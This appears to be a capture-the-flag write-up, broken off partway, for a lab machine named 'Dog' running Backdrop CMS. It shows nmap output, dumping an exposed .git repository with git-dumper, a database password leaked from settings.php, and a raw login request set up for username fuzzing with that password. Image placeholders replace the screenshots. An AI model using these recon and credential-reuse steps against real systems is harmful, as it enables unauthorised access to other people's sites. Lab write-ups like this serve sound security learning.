dog

This is dog writeup by Jiseok Song


nmap


```
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDEJsqBRTZaxqvLcuvWuqOclXU1uxwUJv98W1TfLTgTYqIBzWAqQR7Y6fXBOUS6FQ9xctARWGM3w3AeDw+MW0j+iH83gc9J4mTFTBP8bXMgRqS2MtoeNgKWozPo
y6wQjuRSUammW772o8rsU2lFPq3fJCoPgiC7dR4qmrWvgp5TV8GuExl7WugH6/cTGrjoqezALwRlKsDgmAl6TkAaWbCC1rQ244m58ymadXaAx5I5NuvCxbVtw32/eEuyqu+bnW8V2SdTTtLCNOe1Tq0XJz3mG9rw8o
FH+Mqr142h81jKzyPO/YrbqZi2GvOGF+PNxMg+4kWLQ559we+7mLIT7ms0esal5O6GqIVPax0K21+GblcyRBCCNkawzQCObo5rdvtELh0CPRkBkbOPo4CfXwd/DxMnijXzhR/lCL1b2bqYUMDxkfeMnmk8HRF+hbVQ
efbRC/+vWf61o2l0IFEr1IJo3BDtJy5m2IcWCeFX3ufk5Fme8LTzAsk6G9hROXnBZg8=
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM/NEdzq1MMEw7EsZsxWuDa+kSb+OmiGvYnPofRWZOOMhFgsGIWfg8KS4KiEUB2IjTtRovlVVot709BrZnCvU8Y=
|   256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPMpkoATGAIWQVbEl67rFecNZySrzt944Y/hWAyq4dPc
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Home | Dog
|_http-favicon: Unknown favicon MD5: 3836E83A3E835A26D789DDA9E78C5510
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 22 disallowed entries
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
| /user/password /user/login /user/logout /?q=admin /?q=comment/reply
| /?q=filter/tips /?q=node/add /?q=search /?q=user/password
|_/?q=user/register /?q=user/login /?q=user/logout
| http-git:
|   10.10.11.58:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Git repo leaked!


Web Enumeration


ip shows







Login shell shows different response if the username exists





Reset password also shows different response if the username exists





Let's download source code using git directory leaked in nmap with git-dumper

```
$git-dumper http://10.10.11.58/.git src/
[-] Testing http://10.10.11.58/.git/HEAD [200]
[-] Testing http://10.10.11.58/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://10.10.11.58/.git/ [200]
[-] Fetching http://10.10.11.58/.gitignore [404]
[-] http://10.10.11.58/.gitignore responded with status code 404
[-] Fetching http://10.10.11.58/.git/logs/ [200]
[-] Fetching http://10.10.11.58/.git/COMMIT_EDITMSG [200]
[-] Fetching http://10.10.11.58/.git/HEAD [200]
[-] Fetching http://10.10.11.58/.git/branches/ [200]
[-] Fetching http://10.10.11.58/.git/info/ [200]
[-] Fetching http://10.10.11.58/.git/description [200]
[-] Fetching http://10.10.11.58/.git/index [200]
[-] Fetching http://10.10.11.58/.git/config [200]
```


SNIP...

```
$ls
core  files  index.php  layouts  LICENSE.txt  README.md  robots.txt  settings.php  sites  themes
```


In settings.php, credential is leaked

```
1  <?php$
2  /**$
3   * @file$
4   * Main Backdrop CMS configuration file.$
5   */$
6  $
7  /**$
8   * Database configuration:$
9   *$
10  * Most sites can configure their database by entering the connection string$
11  * below. If using primary/replica databases or multiple connections, see the$
12  * advanced database documentation at$
13  * https://api.backdropcms.org/database-configuration$
14  */$                  user     password                    dbname
15 $database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';$
16 $database_prefix = '';$
17 $
```

However, username root doesn't exist




dogBackDropSystem with the same password doesn't work neither




User enumeration

Let's capture a login request and try fuzzing usernames



Save it to a file and fuzz it

```
1 POST /?q=user/login HTTP/1.1$
2 Host: 10.10.11.58$
3 Referer: http://10.10.11.58/?q=user/login$
4 Content-Type: application/x-www-form-urlencoded$
5 Content-Length: 126$
6 $
7 name=FUZZ&pass=BackDropJ2024DS2024&form_build_id=form-utUNFwVltsWO_yHsJ-Sp-2SAtVnXrNuDYg3f-YGGHmM&form_id=user_login&op=Log+in$
```




